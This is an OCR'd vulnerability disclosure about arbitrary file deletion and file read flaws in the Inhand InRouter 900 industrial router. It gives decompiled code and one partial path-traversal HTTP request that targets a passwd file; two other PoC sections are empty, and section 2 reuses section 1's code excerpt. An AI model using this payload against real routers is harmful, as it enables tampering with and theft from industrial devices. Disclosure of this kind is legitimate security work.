IoT_Hunter / Inhand InRouter 900 Industrial 4G Router Vulnerabilities(Arbitrary File Deletion and Read).pdf

1.36 MB

Inhand InRouter 900 Industrial 4G Router Vulnerabilities(Arbitrary File Deletion and Read)

1.Arbitrary File Deletion

url: http://IP/status-python-sdk.jsp

In function ***sub_17C08***, ***v3*** gets from ***filename***, which is controlled by attacker.

```
39  v2 = (const char *)get_cgi_from_memory("type");
40  v3 = (char *)get_cgi_from_memory("filename");
41  if ( a1 )
42  {
43    if ( !strcmp(a1, "python.cgi") )
44      a1 = (const char *)get_cgi_from_memory("pyapp");
45    else
46      a1 = 0;
47  }
48  if ( !v2 || !*v2 )
49  {
50    syslog(7, "unknown upload type!");
51    return sub_11AAC("error.jsp");
52  }
53  if ( !v3 || !*v3 )
54  {
```

v3 will be deleted in some situation, and ***v3*** is never verfied if reasonable.

```
264           else if ( mkdir(v29, 0x1FFu) )
265           {
266             v25 = *_errno_location();
267             v26 = strerror(v25);
268             syslog(3, "creat %s failed(%d:%s)", v29, v25, v26);
269             unlink(v3);
270             sub_11AAC("error.jsp");
271           }
272           v7 = _xpg_basename(v3);
273           syslog(6, "get file path %s/%s", v29, v7);
274           snprintf(v28, 0x80u, "rm -rf /var/app/cfg/%s/*", a1);
275           system(v28);
276           v36 = 0;
277           v33 = "-af";
278           v32 = "cp";
279           v34 = v3;
280           v35 = v29;
281           eval(&v32, 0, 0, 0);
282           unlink(v3);
283           v8 = _xpg_basename(v3);
284           snprintf(v31, 0x80u, "%s/%s", v29, v8);
285           snprintf(v30, 0x80u, "/var/app/cfg/%s.cfg", a1);
286           if ( strcmp(v31, v30) )
287           {
288             remove(v30);
289             symlink(v31, v30);
290           }
291           v9 = _xpg_basename(v3);
292           snprintf(v29, 0x80u, "%s/%s", v29, v9);
293           v35 = 0;
294           v33 = "777";
295           v32 = "chmod";
296           v34 = v29;
297           eval(&v32, 0, 0, 0);
298           sub_168B8("infomsg.pyapp_imcfg_ok");
299           goto LABEL_32;
300         }
301       }
302       syslog(7, "import unknown file: %s, %s!", v2, v3);
303 LABEL_65:
304       unlink(v3);
305       return sub_11AAC("error.jsp");
306     }
```

PoC:

```
 web_cellular_advanced=0; web_status_alarm_refresh=0;
web_status_l2tp_refresh=3; web_f_mqtt_advanced=0; web_testemail=0;
web_loglines=50; web_status_ddns_refresh=0; web_tcpdumpiface=any;
web_tcpdumpcount=10; web_tcpdumpoption=2; web_status_system_refresh=0;
web_pingoption=22; web_status_openvpn_refresh=3; web_f_openvpn_advanced=
 web_openvpn-id=1; web_session=20d18a28
Connection: close

------WebKitFormBoundaryqMngbdRPdFN1tudp
Content-Disposition: form-data; name="type"

python-ggg
------WebKitFormBoundaryqMngbdRPdFN1tudp
Content-Disposition: form-data; name="filename"; filename="
../../../../../var/tmp/memory/passwd"
Content-Type: application/gzip
```

2.Arbitrary File Deletion

url: http://IP/cert-mgr.jsp


In function ***sub_17C08***, ***v3*** gets from ***filename***, which is controlled by attacker.

```
39  v2 = (const char *)get_cgi_from_memory("type");
40  v3 = (char *)get_cgi_from_memory("filename");
41  if ( a1 )
42  {
43    if ( !strcmp(a1, "python.cgi") )
44      a1 = (const char *)get_cgi_from_memory("pyapp");
45    else
46      a1 = 0;
47  }
48  if ( !v2 || !*v2 )
49  {
50    syslog(7, "unknown upload type!");
51    return sub_11AAC("error.jsp");
```

v3 will be deleted in some situation, and ***v3*** is never verfied if reasonable.

```
66    eval(&v32, 0, 0, 0);
67    if ( validate_is_config("/tmp/web_import.conf") == 1 )
68    {
69      v11 = save_is_config("/tmp/web_import.conf");
70      backup_config_file(v11);
71      f_copy("/tmp/web_import.conf", "/etc/inos.conf");
72      unlink(v3);
73      unlink("/tmp/web_import.conf");
74      sub_105C4("info");
75      v10 = sub_11AAC("admin-reboot.jsp");
76    }
77    else
```

PoC:



3.Arbitrary File Read

In function ***sub_177E0***, **get_cgi_from_memory** handler data that user input. **v29** compose **v14** and other text. v29 is a complete path of cert file, obviously path traversal exists.

```
if ( !strcasecmp(v1, "root_ca") )
{
  v14 = get_cgi_from_memory("filename");
  syslog(7, "download root ca cert[%s]...", v14);
  snprintf(v29, 0x40u, "%s%s", "/var/backups/rootca/", v14);
  ret_right_page(200, 0, "Content-Type: application/octent-stream\r\nC
  syslog(6, "download root ca cert[%s]...", v29);
  if ( !down_file(v29) )
    return;
  goto LABEL_31;
}
```

PoC: